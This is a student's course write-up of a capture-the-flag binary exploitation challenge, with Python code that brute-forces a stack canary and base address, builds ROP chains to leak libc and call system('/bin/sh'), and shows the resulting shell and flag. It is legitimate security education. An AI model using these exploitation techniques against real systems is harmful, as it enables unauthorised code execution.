Computer Security Hw0x08 Writeup

- Realname: 胡安鳳
- ID on course web: alfons0329
- Student ID: R08922024

tags: `Computer Security` `NTU CS` `CS` `CTF` `Writeup`

EDU 2019 Election (pwn ROP chain)

- In this problem, we can see that all the protection mechanism has been turned on unlike casino++!
- Primitive approach: attack canary (https://ctf-wiki.github.io/ctf-wiki/pwn/linux/mitigation/canary-zh/)


Step 1: Leaking the Canary and ASLR base address with bruteforce

- Since there is no out-of bound solution due to the strict boundary checking in the `voting` function, we must bypass the canary with brute force as well as the runtime ASLR base.


```
def hack_canary_ASLR():
    canary = ''
    canary_offset = 0xb8
    guess = 0

    buf = ''
    buf += '\x87' * canary_offset

    r.sendlineafter('>', '2')
    r.sendlineafter('token: ', buf)

    while len(canary) < 8:
        while guess <= 0xff:

            r.sendlineafter('>', '1')
            r.sendthen('Token: ', buf + chr(guess))

            check = r.recvline()
            if 'Invalid' not in check:
                canary += chr(guess)
                buf += chr(guess)
                guess = 0

                # logout
                r.sendlineafter('>', '3')
                break

            guess += 1
```

Step 2: Store the ROP chain in token for leaking the base of LIBC

- From the memory frame, we may store the ROP chain in `char token[0xb8]` under the main function.



- With `pop r14, pop r15, ret` ROPGadget, pop 2 unnecessary variable out and we may step into the ROP chain!



- And it is successfully leaked.

```
[*] Paused (press any to continue)
('libc_base --> ', '0x7f718fe3c000')
Traceback (most recent call last):
```

Moreover, we should chain ROP with address of `main` make it return to main function for further exploitation of sending `system([/bin/sh])` payload again.

Step 3: Repeat the same process for sending `system([/bin/sh])` payload and PWN it!

-

```
var
$ cd home
$ ls
election
$ cd election
$ ls
election
flag
run.sh
$ cat flag
FLAG{Wh0_h4cked_my_v0t1ng_sys7em_:P}
$
```


Some pitfalls to avoid

- In step 2, I encountered the **unaligned stack corruption** the same as `TA yuawn` demoed in `Lab0x04/bof or` in class, so I added one pure `ret` in front of my ROPChain, just as `TA yuawn` said.

```
def rop_libc_base(canary, base):
    p = ''
    # fix stack unalignment
    ret = base + 0x906
    p += p64(ret)

    # 0x00000000000011a3 : pop rdi ; ret: to get rdi
    pop_rdi = base + 0x11a3
    p += p64(pop_rdi)

    # 0x201fe0 <__libc_start_main@GLIBC_2.2.5>, assign this to rdi
    libc_start_main = base + 0x201fe0
    p += p64(libc_start_main)

    # puts(libc_start_main)
    puts = base + offset_puts
    p += p64(puts)

    # return to main function
    addr_main = base + 0xffb
    p += p64(addr_main)
```


Ref linkes of 16bytes alignment issue in x86-64 syscall [link1](https://reverseengineering.stackexchange.com/questions/21503/unexpected-segfault-when-theres-apparently-nothing-that-would-cause-it), [link2](https://www.xmcve.com/2019/05/%E5%9C%A8%E4%B8%80%E4%BA%9B64%E4%BD%8D%E7%9A%84glibc%E7%9A%84payload%E8%B0%83%E7%94%A8system%E5%87%BD%E6%95%B0%E5%A4%B1%E8%B4%A5%E9%97%AE%E9%A2%98/)

- But in the final part of payload for `system([/bin/sh])`, add such method will cause strange fail `crashed in (movaps)`, so just deprecate it.




```
def rop_shell(canary, base, libc_base):
    p = ''

    pop_rdi = base + 0x11a3
    p += p64(pop_rdi)

    bin_sh = libc_base + offset_binsh
    p += p64(bin_sh)

    system = libc_base + offset_system
    p += p64(system)
```

- During sending the payload, and inevitably overwrite the data of rbp. However, we cannot overwrite rbp with arbitrary value like the following picture with 0x8787878787878787.



(Error: Cannot access memory at 0x8787878787878787)

  - Thus we may store the value of rbp somewhere in the `.bss` section and we're good when we tried to pop something to rbp.



–> fix as follow `rbp = base + 0x202000 rbp = p64(rbp)`

Note++ (pwn heap)